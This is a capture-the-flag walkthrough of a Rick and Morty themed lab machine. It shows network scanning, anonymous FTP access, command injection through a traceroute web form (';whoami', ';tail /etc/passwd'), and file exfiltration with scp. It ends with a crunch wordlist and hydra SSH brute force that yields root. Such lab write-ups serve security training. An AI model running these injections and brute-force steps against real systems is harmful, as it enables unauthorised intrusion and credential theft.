Goal
Capture all “flags” worth 130 points and gain root access to machine.
Locate IP Address of the Machine
To do this I am going to find the IP of my own Kali instance to see what subnet I am on.
┌──(mac㉿kali)-[~]└─$ ifconfig -aeth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255 inet6 fe80::a00:27ff:fe79:6078 prefixlen 64 scopeid 0x20<link> ether 08:00:27:79:60:78 txqueuelen 1000 (Ethernet) RX packets 164 bytes 59291 (57.9 KiB) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 221 bytes 26635 (26.0 KiB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0Based on this we now know that our IP address is 10.0.2.4 and we are on subnet 10.0.2.0/24.
Now we can run sudo netdiscover -r 10.0.2.0/24 to find the IP of the machine we are attacking.
mac㉿kali)-[~]└─$ sudo netdiscover -r 10.0.2.0/24
 Currently scanning: Finished!   |   Screen View: Unique Hosts
 4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240 _____________________________________________________________________________   IP            At MAC Address     Count     Len  MAC Vendor / Hostname ----------------------------------------------------------------------------- 10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor 10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor 10.0.2.3        08:00:27:9a:7d:a9      1      60  PCS Systemtechnik GmbH 10.0.2.15       08:00:27:bf:52:95      1      60  PCS Systemtechnik GmbH
We can now assume that the IPv4 of the machine we are attacking is 10.0.2.15.
Enumeration
Now we will run the nmapAutomator script to perform a scan of this machine to see what ports are open and what exploits this machine is vulnerable to.
┌──(mac㉿kali)-[~/Desktop/nmapAutomator]└─$ ./nmapAutomator.sh -H 10.0.2.15 -t AllA quick scan is performed first and we immediately know that ports 21, 22, 80, and 9090 are open.
PORT STATE SERVICE21/tcp open ftp22/tcp open ssh80/tcp open http9090/tcp open zeus-admin13337/tcp open unknown22222/tcp open easyengine60000/tcp open unknownNow we will run netcat on all the open ports to see what kind of response we get from each port, if any.
┌──(mac㉿kali)-[~]└─$ nc 10.0.2.15 21220 (vsFTPd 3.0.3)
┌──(mac㉿kali)-[~]└─$ nc 10.0.2.15 22Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86_64)
┌──(mac㉿kali)-[~]└─$ nc 10.0.2.15 80
┌──(mac㉿kali)-[~]└─$ nc 10.0.2.15 9090
┌──(mac㉿kali)-[~]└─$ nc 10.0.2.15 13337FLAG:{TheyFoundMyBackDoorMorty} -10 Points
┌──(mac㉿kali)-[~]└─$ nc 10.0.2.15 22222SSH-2.0-OpenSSH_7.5
┌──(mac㉿kali)-[~]└─$ nc 10.0.2.15 60000Welcome to Ricks half baked reverse shell...# lsFLAG.txt# cat FLAG.txtFLAG{Flip the pickle Morty!} -10 Points
While running netcat on all open ports we found an FTP daemon running, Ubuntu 14.04.5 LTS, a backdoor worth ✅ 10 points, SSH running on port 22222, and a reverse shell running on port 60000.
While in the reverse shell I ran the ls command to see if any files could be located and there was a file titled FLAG.txt found.
I then ran cat FLAG.txt to read the contents of that file and found a flag worth ✅ 10 points.
Checking ports 80 and 9090
The two ports that refused connections via netcat (80 and 9090) are most likely web services. So lets check out both of those ports in a web browser.

If we inspect the page source nothing of note can be found.
<!DOCTYPE html><html><head><title>Morty's Website</title><center><font size="20" color="yellow"><b>MORTY'S COOL WEBSITE</b></font></center><center><font size = "5" color="yellow">It's not finished yet ok. Stop judging me.</font></center><style>body{ background-image: url("morty.png");}</style></head></html>Now lets check port 9090 and see what we find.

And the page source gave us no useful information.
Checking robots.txt
Entering 10.0.2.15/robots.txt into the address bar can show us if the website owner is trying to hide any pages from web scrapers and search engines for privacy purposes.
They're Robots Morty! It's ok to shoot them! They're just Robots!
/cgi-bin/root_shell.cgi/cgi-bin/tracertool.cgi/cgi-bin/*
Both /cgi-bin/root_shell.cgi and /cgi-bin/ gave us nothing, but /cgi-bin/tracertool.cgi brings us to a webpage with some text and a text-field input with a button that says “Trace!”

Entering an IP address returns the route being traced by the console on the other end of this webpage. Here is an example:
traceroute to 1.1.1.1 (1.1.1.1), 30 hops max, 60 byte packets 1 gateway (10.0.2.1) 0.093 ms 0.085 ms 0.060 msRunning other commands such as ls does not work as the page only allows traceroute commands through.
But maybe we can trick the console by running multiple commands at once. We can accomplish this by separating commands with a semicolon. Lets test it out by inputting ;whoami.
On the webpage we get apache returned.
Knowing we can send other commands now, and knowing that the apache user is limited, lets try and find what other users are on this machine.
;tail /etc/passwdrpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologinabrt:x:173:173::/etc/abrt:/sbin/nologincockpit-ws:x:996:994:User for cockpit-ws:/:/sbin/nologinrpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologinchrony:x:995:993::/var/lib/chrony:/sbin/nologintcpdump:x:72:72::/:/sbin/nologinRickSanchez:x:1000:1000::/home/RickSanchez:/bin/bashMorty:x:1001:1001::/home/Morty:/bin/bashSummer:x:1002:1002::/home/Summer:/bin/bashapache:x:48:48:Apache:/usr/share/httpd:/sbin/nologinWe can see that the user accounts on this machine are RickSanchez, Morty, Summer, and apache.
Analyzing Nmap Scan
Lets take a look at the nmap scan again and see what other information we can gather from the open ports on this machine.
We know that port 21 is open and running vsftpd 3.0.3, but it looks like nmap has found out that Anonymous FTP login is currently being allowed on that port as well.
PORT STATE SERVICE VERSION21/tcp open ftp vsftpd 3.0.3| ftp-anon: Anonymous FTP login allowed (FTP code 230)| -rw-r--r-- 1 0 0 42 Aug 22 2017 FLAG.txt|_drwxr-xr-x 2 0 0 6 Feb 12 2017 pub| ftp-syst:| STAT:| FTP server status:| Connected to ::ffff:10.0.2.4| Logged in as ftp| TYPE: ASCII| No session bandwidth limit| Session timeout in seconds is 300| Control connection is plain text| Data connections will be plain text| At session startup, client count was 1| vsFTPd 3.0.3 - secure, fast, stableNow lets try and connect to that port via FTP and login anonymously (the password is blank for anonymous ftp users).
┌──(mac㉿kali)-[~/Desktop/nmapAutomator]└─$ ftp 10.0.2.15Connected to 10.0.2.15.220 (vsFTPd 3.0.3)Name (10.0.2.15:mac): anonymous331 Please specify the password.Password:230 Login successful.Remote system type is UNIX.Using binary mode to transfer files.ftp>It worked! Now we can run ls -lah to see what files/directories we can find.
Then we can use get FLAG.txt - to get the terminal to print the contents of the text file.
ftp> ls -lah229 Entering Extended Passive Mode (|||32767|)150 Here comes the directory listing.drwxr-xr-x 3 0 0 33 Aug 22 2017 .drwxr-xr-x 3 0 0 33 Aug 22 2017 ..-rw-r--r-- 1 0 0 42 Aug 22 2017 FLAG.txtdrwxr-xr-x 2 0 0 6 Feb 12 2017 pub226 Directory send OK.ftp> get FLAG.txt -remote: FLAG.txt229 Entering Extended Passive Mode (|||47137|)150 Opening BINARY mode data connection for FLAG.txt (42 bytes).FLAG{Whoa this is unexpected} - 10 Points226 Transfer complete.42 bytes received in 00:00 (203.04 KiB/s)Analyzing nikto Scan
Lets go back to the nmapAutomator scan and see what nikto found on the web services running on the victim machine.
If we read carefully we can see that a /passwords/ directory was found on the apache service.
Starting nikto scan
- Nikto v2.5.0---------------------------------------------------------------------------+ Target IP:          10.0.2.15+ Target Hostname:    10.0.2.15+ Target Port:        80+ Start Time:         2024-08-21 14:16:43 (GMT-4)---------------------------------------------------------------------------+ Server: Apache/2.4.27 (Fedora)+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/+ Apache/2.4.27 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD, TRACE .+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing+ /passwords/: Directory indexing found.+ /passwords/: This might be interesting.+ /icons/: Directory indexing found.+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/+ 8908 requests: 0 error(s) and 9 item(s) reported on remote host+ End Time:           2024-08-21 14:17:06 (GMT-4) (23 seconds)
Lets check see if that /passwords/ directory can give us anything.

And a webpage titled passwords.html.
The webpage does not give us anything useful, but if we inspect the page source we can see that a password of winter can be seen.
<!DOCTYPE html><html><head><title>Morty's Website</title><body>Wow Morty real clever. Storing passwords in a file called passwords.html? You've really done it this time Morty. Let me at least hide them.. I'd delete them entirely but I know you'd go bitching to your mom. That's the last thing I need.</body><!--Password: winter--></head></html>Using ssh to try to login as another user
Now that we know some usernames and a password of winter, lets try and find out which user that password belongs to.
┌──(mac㉿kali)-[~][email protected]'s password:Permission denied, please try again.
┌──(mac㉿kali)-[~][email protected]'s password:Permission denied, please try again.
┌──(mac㉿kali)-[~][email protected]'s password:Last login: Wed Aug 23 19:20:29 2017 from 192.168.56.104[Summer@localhost ~]$Ok, so the password winter is for the user account Summer.
Now lets run ls to see what files/directories are listed under Summer’s user account.
[Summer@localhost ~]$ lsFLAG.txtWe found a flag! Now lets run more FLAG.txt to view the contents of this text file.
[Summer@localhost ~]$ more FLAG.txtFLAG{Get off the high road Summer!} - 10 PointsChecking Morty’s Directory
Now lets see if we can change directories and find anything else.
[Summer@localhost home]$ tree /home/home├── Morty│ ├── Safe_Password.jpg│ └── journal.txt.zip├── RickSanchez│ ├── RICKS_SAFE│ │ └── safe│ └── ThisDoesntContainAnyFlags│ └── NotAFlag.txt└── Summer └── FLAG.txtGoing from the top down, lets inspect the Morty directory, followed by RickSanchez.
First, lets use secure copy to download and view both Safe_Password.jpg and journal.txt.zip.
[Summer@localhost Morty]$ scp Safe_Password.jpg [email protected]:/home/mac/Desktop[email protected]'s password:Safe_Password.jpg 100% 42KB 46.2MB/s 00:00[Summer@localhost Morty]$ scp journal.txt.zip [email protected]:/home/mac/Desktopjournal.txt.zip 100% 414 97.2KB/s 00:00Now on our own desktop we can view both files. Lets take a look at the image first.

Nothing to see here… but if we use the strings command to inspect the metadata of the image file we can see the following:
┌──(mac㉿kali)-[~/Desktop]└─$ strings Safe_Password.jpgJFIFExif8 The Safe Password: File: /home/Morty/journal.txt.zip. Password: Meeseek8BIM8BIM$3br%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz #3R&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz0D000D\DDDD\t\\\\\tSo now we know that the password to the journal.txt.zip file is Meeseek.
Now lets unzip the journal.txt.zip file.
──(mac㉿kali)-[~/Desktop]└─$ unzip journal.txt.zipArchive: journal.txt.zip[journal.txt.zip] journal.txt password: inflating: journal.txtNow lets view the text file and see what we find.
┌──(mac㉿kali)-[~/Desktop]└─$ cat journal.txtMonday: So today Rick told me huge secret. He had finished his flask and was on to commercial grade paint solvent. He spluttered something about a safe, and a password. Or maybe it was a safe password... Was a password that was safe? Or a password to a safe? Or a safe password to a safe?
Anyway. Here it is:
FLAG: {131333} - 20 PointsChecking Rick’s Directory
Ok now we will change directories and look at the contents of RickSanchez based on the tree below.
├── RickSanchez│ ├── RICKS_SAFE│ │ └── safe│ └── ThisDoesntContainAnyFlags│ └── NotAFlag.txtFirst lets cd into RICKS_SAFE and then secure copy the safe file onto our machine for inspection.
[Summer@localhost home]$ cd RickSanchez/[Summer@localhost RickSanchez]$ cd RICKS_SAFE/[Summer@localhost RICKS_SAFE]$ scp safe [email protected]:/home/mac/Desktop[email protected]'s password:safe 100% 8704 2.4MB/s 00:00Now we can inspect the safe file on our own desktop and it looks like it is an executable file. Lets run the strings command on it first to inspect it.
┌──(mac㉿kali)-[~/Desktop]└─$ strings safe/lib64/ld-linux-x86-64.so.2.hK}mlibmcrypt.so.4__gmon_start__mdecrypt_genericmcrypt_generic_deinitmcrypt_module_closemcrypt_generic_initmcrypt_enc_get_block_sizemcrypt_module_openlibc.so.6exitputsputcharprintf__libc_start_mainGLIBC_2.2.5%zAWAVIAUATL[]A\A]A^A_rijndael-128%d,Past Rick to present Rick, tell future Rick to use GOD DAMN COMMAND LINE AAAAAHHAHAGGGGRRGUMENTS!AAAAAAAAAAAAAAAAdecrypt: %304sg py?;*3$"GCC: (GNU) 7.1.1 20170622 (Red Hat 7.1.1-3)crtstuff.cSo here we can see that within the file it states “Past Rick to present Rick, tell future Rick to use GOD DAMN COMMAND LINE”.
So lets just try and run the file in our command line and see what happens.
┌──(mac㉿kali)-[~/Desktop]└─$ ./safePast Rick to present Rick, tell future Rick to use GOD DAMN COMMAND LINE AAAAAHHAHAGGGGRRGUMENTS!That didn’t work… What if we try and use the 6 digit code that we found in the 20 point flag from earlier?
FLAG: {131333} - 20 Points
┌──(mac㉿kali)-[~/Desktop]└─$ ./safe 131333decrypt:        FLAG{And Awwwaaaaayyyy we Go!} - 20 Points
Ricks password hints: (This is incase I forget.. I just hope I don't forget how to write a script to generate potential passwords. Also, sudo is wheely good.)Follow these clues, in order

1 uppercase character1 digitOne of the words in my old bands name.Gaining root access
Now lets analyze the hint left behind. The password hinted at here will contain 1 uppercase character, 1 digit, and one of the words in Rick’s old bands name which is “The Flesh Curtains”.
Now since Summer is the only user account we currently have access to on this machine and she is just a regular user, we cannot access the /root directory.
[Summer@localhost home]$ cd /root-bash: cd: /root: Permission deniedSo maybe if we can figure out the password to the RickSanchez user account we will have elevated privileges.
We can use the crunch tool to create a wordlist based on the parameters that we have listed above.
Based on the documentation from crunch we can use the following command to create a wordlist for possible passwords containing the word Flesh or the word Curtains.
The , indicates an uppercase letter and % indicates a digit.
┌──(mac㉿kali)-[~/Desktop]└─$ crunch 7 7 -t ,%Flesh > flesh.wordlistCrunch will now generate the following amount of data: 2080 bytes0 MB0 GB0 TB0 PBCrunch will now generate the following number of lines: 260
┌──(mac㉿kali)-[~/Desktop]└─$ crunch 10 10 -t ,%Curtains > curtains.wordlistCrunch will now generate the following amount of data: 2860 bytes0 MB0 GB0 TB0 PBCrunch will now generate the following number of lines: 260
Now we can use the hydra tool to try and brute force the RickSanchez account using the wordlists we just created.
First we will try spraying passwords using the curtains.wordlist file we created:
┌──(mac㉿kali)-[~/Desktop]└─$ hydra -l RickSanchez -P curtains.wordlist ssh://10.0.2.15 -s 22222Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-22 11:04:21[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4[DATA] max 16 tasks per 1 server, overall 16 tasks, 260 login tries (l:1/p:260), ~17 tries per task[DATA] attacking ssh://10.0.2.15:22222/[22222][ssh] host: 10.0.2.15   login: RickSanchez   password: P7Curtains[STATUS] 260.00 tries/min, 260 tries in 00:01h, 1 to do in 00:01h, 6 active1 of 1 target successfully completed, 1 valid password found
And here we go! Hydra found that the password to the RickSanchez account is: P7Curtains.
Now lets login as RickSanchez via ssh using that password. And attempt to gain root access to this machine.
┌──(mac㉿kali)-[~][email protected]'s password:Last login: Fri Aug 23 01:11:40 2024 from 10.0.2.4[RickSanchez@localhost ~]$ cd ../../[RickSanchez@localhost /]$ lsbin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var[RickSanchez@localhost /]$ sudo -i[sudo] password for RickSanchez:[root@localhost ~]# lsFLAG.txt anaconda-ks.cfg[root@localhost ~]# more FLAG.txtFLAG: {Ionic Defibrillator} - 30 points[root@localhost ~]#